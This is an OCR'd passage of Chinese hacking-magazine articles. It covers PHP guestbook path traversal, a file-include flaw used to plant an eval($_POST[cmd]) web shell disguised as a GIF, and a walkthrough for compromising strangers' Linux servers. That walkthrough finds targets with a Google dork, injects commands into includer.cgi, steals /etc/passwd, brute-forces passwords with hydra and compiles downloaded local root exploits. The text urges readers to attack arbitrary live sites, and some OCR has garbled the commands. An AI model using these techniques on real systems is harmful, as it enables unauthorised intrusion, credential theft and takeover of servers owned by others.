


图 1

这种方法一般是针对公开代码的程序，因为我们要知道它写入内容后的文件名。另外我们提交的变量只要一个没有过滤，就可以写入SHELL了。网上基于PHP+TXT的留言本很多，有这种漏洞的为数也不少，自己去找找，一定会找到很多的。

二、利用URL中提交的变量未过滤，查看敏感文件代

懂PHP的都知道，PHP+TXT的程序显示内容都是将预先写人数据文件的内容以分隔符读取到阵列变量中，然后调用显示。这就给我们机会了，哈哈。例如一般的文章系统，显示不同文件时，都是打开指定变量数据文件，如果我们把这个变量数据文件在URL里赋与其它的值，会出现什么情况呢？解释了这么多，还是看一下实例。先看看下面简单的代码(show.php)：

```
<?php
if (empty($filename)) $filename="data.php";
$filecontent=file("$filename");
$filecount=count($filecontent);
for($i=0;$i<$filecount;$i++){
$philoes=explode("|",$filecontent[$i]);
echo "标题:";
echo "$philoes[0]<br>";
echo "内容:";
echo "$philoes[1]<br><br><br>\n";
}
?>
```

这里的变量**$filename**，我们可以任意赋值，把该文件放在和write.php文件的同一目录下，并保证用write.php文件能向data.php文件写入数据。这样的话，只要我们提交**http://target/xxx/show.php**这个URL，就能看到我们的留言了(注意：当我们的主题或留言中有HTML代码时，就会在相应的地方以HTML显示，因为没有作任何处理；另外，读没有"|"符号分隔的文件时，读取的文件的内容应该是所有标题内容的合成，也就是说所有标题内容是读取文件的每一行)，所以要去查看显示的HTML源文件才能得到真正的php源码。

那么我们如何查看其它文件呢？只需要在提交网址的**show.php**后面加上**?filename=xxx**等字符，这里把xxx改为需要查看的文件名就可以了。这里我举个例子，比如我们要读取show.php文件所在目录的上级目录里的config.php文件时，则提交如下URL：**http://target/xxx/show.php?filename=../config.php**("../"表示上级目录)。

说了这么多，不知道说清楚了吗？毕竟该文件比较简单。文章的最后，我会给大家一个实例文章系统测试，这种情况就显得比较明朗了。

三、利用程序文件中include可提交变量来获取BSHELL

我们知道，在PHP文件里，include文件的文件不管后缀是什么，都是以PHP解析执行的。请看如下代码(up.php)：

```
<form enctype="multipart/form-data" action=up.php method=post>
<input type=file name=upfile>
<input type=submit value='上传文件'>
</form>
<?
if ($upfile!=""){
$copymes = copy($upfile,$upfile_name);
if ($copymes) {
print("文件上传成功!<br>");
print("上传的文件名:$upfile_name<br>");
print("上传的文件大小:$upfile_size<br>");
```

```
    }
    else print("文件上传失败!<br>");
    }
    if (empty($infile)) $infile="data.php";
    if (file_exists($infile)) include($infile);
    else include("data.php");
    echo "<br>";
    echo "$infile is include!";
    ?>
```

这段代码包含一段上传代码以及用 include 一个可提交的变量文件。我们这里是假设一个程序中可以上传文件（一般是图片文件）且存在 include 一个可提交的变量文件的 PHP 文件。将 UP.PHP 文件放在 data.php 同目录下。直接提交：http://target/up.php，是不是看到了 data.php 里面的内容啊？下面再来看一下利用的过程吧！首先我们上传一个 k.gif 文件，内容是：

<?php eval($_POST[cmd]);?>

我们的后门地址就是 http://target /up.php?infile=k.gif，这里就可以用 lanker 的后门客户端传一个 phpspy 上去。

有些人可能会问，我们直接传一个内容是 phpspy 的 XX.gif 上去，然后提交 http://target /up.php?infile=XX.GIF 不就可以了吗？

不过我要说这样是不成功的，因为 XX.gif 虽然以 PHP 解析执行，但无法直接接受 GET 到的变量。

图 2 是一个用 lanker 的后门客户端传一个 phpspy 的图，给大家看一下。




图 2

上面三种漏洞情况，都是涉及到变量未过滤或过滤不严所造成的。有人可能会考虑到 magic_quotes_gpc 的不同情况，我要申明一下，以上三种情况我都是在 magic_quotes_gpc
=ON 下测试通过的，也就是说不受 magic_quotes_gpc 的影响。写了这么多也不知道说清楚了吗？

对于一二两种情况，我给大家一个程序去体会。PHP 初学者联盟文章管理系统用户注册以及用户提交文章页面都存在第一种情况漏洞，显示文章 SHOW.PHP 存在第二种情况漏洞。

至于第三种情况大家可以查看 Jambalaya 写的文章—— WDB 论坛存在多个严重漏洞。Jambalaya 的文章以及我写的三个文件 write.php、show.php、up.php 和 PHP 初学者联盟文章管理系统一起打包（philoe.rar）提供给大家。大家可以对比文章来共同学习。文章难免有错误，希望指正！

（文章中涉及的压缩包 philoe.rar 已收录在本期光盘中）

通过 CGI 漏洞获取 LINUX 肉鸡

Icesky [I'can Studio] & Blackfox [I'can Studio]

今天无聊，看了看 blackfox 发给我的一个 CGI 入侵动画。漏洞描述 blackfox 没有给我，只是大概写了几句，根据利用方式，大概意思是 open 函数的参数没有处理好，导致可以浏览任何当前 WEB 进程所继承的权限下的任意目录的文件，还可以通过管道，执行一些不带参数的命令。这里是 blackfox 给我的漏洞简单利用的几个方法：

```
    Remote Command Execution on:
    Example I.: www.host-vulnerable.com/includer.cgi?|id|   //执行命令
    Example II.: www.host-vulnerable.com/includer.cgi?template=|id|  //执行命令
    Example III.:www.host-vulnerable.com/includer.cgi?/etc/passwd  //浏览文件
```

相关执行命令语句并不多，相信大家都能看懂……反正是找肉鸡，我们就发挥 www.google.com 的优良作用——搜索。

打开我们亲爱的 Google，输入 allinurl:/includer.cgi，就会出来一大堆这样的站点，如图 1 所示。




图 1

随便点一个，开始真正的步骤了，嘿嘿！先看看是不是 UNIX/LINUX 类的机器，删掉原来的参数，加上?**|uname|** 就行了。看来运气比较好，是 LINUX 机器，如图 2 所示。




图 2

OK，再来看看 WEB 守护进程的帐号是什么？如果是 ROOT 就发达了（虽然机率很低－_－），把参数换成?|id| 来提交，如图 3 所示。




图 3

呵呵，看来运气比较正常，不会是 ROOT 做的守护进程。再来测试其他命令，提交?**|uname -a|**，结果返回这样的信息，看来确实不能执行带参数的命令，如图 4 所示。




图 4

不过也没什么，我们只要拿到 /etc/passwd 文件就行了，这样我们就可以做一个用户列表来跑白痴密码了。提交?**/etc/passwd**，这个返回的信息就比较多了，都是 /etc/passwd 的信息，如图 5 所示。

看起来挺乱的，这样可不能获取用户列表，怎么办？打开 EditPlus，开始想办法处理这些字符成为我们想要的样子。

正常情况下，下载的 passwd 文件都是一行一个用户信息，只需要用流光的分离功能或者在 LINUX/UNIX 下执行 **cut -d":" -f 1 passwd** 这个命令就可以把 passwd 文件内每行的第一个 ":" 做分隔符前面的字符取出来，就成了用户列表文件了，呵呵。不



图5

过现在我们从IE里面Copy出来的信息都在一行里面，所以就得先用EditPlus把它转换成多行的才行。OK，思路清楚了，做起来就不难了。先把东西Copy到EditPlus里面，然后再用菜单栏里面的Search → Replace打开文本替换对话框，把里面的字符替换掉，如图6所示。




图6

打开Editplus后，点击Help旁边的More按钮，然后在第一个框里面输入我们要替换掉的document.writeln(" ，在第二个框里面输入一个回车就行了，不需要别的字符，再点击Replace All就可以了，替换后的效果如图7所示。




图7

简简单单就把多行版的做出来了。由于我机子上的流光总是提示时间不对，所以没办法用流光来处理，只好老实点用我的虚拟肉鸡里面的FreeBSD处理了（我的虚拟肉鸡安装LINUX老是出问题，郁闷，只好玩BSD了），先用Putty连接虚拟肉鸡（要是没自己虚拟肉鸡，又没有流光，就用自己的肉鸡搞定吧，呵呵），再Copy这个文件到我们的虚拟肉鸡里面，执行命令：

```
grep /bin/bash passfile > newpassfile
```

这个命令就可以把passwd文件里面所有本地Shell的用户提取出来，并存放到newpassfile文件里面，这样做的好处是方便我们后面破解出来的用户可以登陆，不然破解一个没有Shell的用户，就会麻烦很多。OK，下面我们就来取用户名做用户列表，执行命令：

```
cut  d":"  -f 1 newpassfile > newuserdic
```

这样就提取出完全的用户列表了。

OK，现在要做的就简单了，挂一个破解软件扫描白痴口令，扫描到了就通过TELNET或者SSH登陆上去提升权限就行了。破解密码我们使用THC的hydra，这是一个支持多种协议的密码破解软件，可以在WIN和LINUX下使用，支持**telnet ftp pop3 imap smb smbnt http https http-proxy cisco cisco-enable ldap2 ldap3 mssql mysql nntp vnc socks5 rexec snmp cvs icq pcnfs sapr3 ssh2 smtp-auth teamspeak**协议的密码破解。我们今天要用的是它的FTP破解功能，在命令提示符下执行：

```
hydra.exe -L user.txt -P pass.txt -e ns -t 4 250.25 0.250.250 ftp
```

就可以开始破解了。这句命令中参数的意思是：-L user.txt就是我们分离出来的用户名文件来做用户字典；-P pass.txt是密码文件；-e ns是指使用于用户做密码和使用空密码探测；-t 4是指每次连接后使用探测4次就再次连接；250.250.250.250是指要探测的服务器；ftp就是需要破解的协议。当然，如果这个协议不是使用默认端口，就需要在前面的参数加一个-s portnum；portnum是端口号。等待几分钟，密码就出来了，如图8所示。




图8

有了密码就简单多了，首先用SSH或者TELNET登陆，有了本地的SHELL，当然就是考虑提升权限了。先看一下有没有GCC，如果有，才能编译EXPLOIT嘛！输入GCC，如果返回**gcc: No input files specified**证明GCC存在，就可以直接编译EXPLOIT来提升权限；如果返回的不是这句，就执行**whereis gcc**。如果返回gcc: /usr/bin/gcc，就证明GCC在/usr/bin/gcc这个位置，直接通过这个目录执行命令编译EXPLOIT就行；如果不是返回这个信息，就要先去找一个有GCC的机器或者在自己的虚拟机上编译好，再传上肉鸡来执行即可。一般编译EXPLOIT的命令是：

```
gcc exp.c -o localexp
```

这里的exp.c就是我们的LOCAL EXPLOIT代码，通过GCC编译后输出可执行文件localexp。然后直接./localexp就可以执行了，运气好的话可以直接拿到LOCAL ROOT SHELL。不过最近我的运气一直不好，只拿到了本地SHELL，提升权限都失败了。不过这里可以给大家提供几个以前拿LOCAL ROOT SHELL的EXPLOIT，可以到http://fox.he100.com/tools/local.rar下载。大家的运气应该会比我好很多的，呵呵……

文章到这里也算是结束了，一台新鲜的LINUX肉鸡就出锅了，剩下的就要看朋友们自己来放佐料了。本文提到的工具都可以去http://fox.he100.com/下载（本期光盘中也收录了hydra.exe、pw-inspector.exe等相关程序）。有什么问题也可以在留言本里面提出。

从HTML注入到DB_OWNER权限得到webshell

图疯狗[B.C.T]

最近在学习Linux的过程中学得有点傻了，很多新的攻击手法都没有用过，查看资料时也看得晕晕的。虽然我不去黑站，但是掌握了攻击手法还是可以提高自己网站的安全程度，知己知彼，百战不殆嘛。大家也不要拿黑客技术去黑站、盗窃资料，这是很无聊也是违法的，因为这不是我们学习的目的。

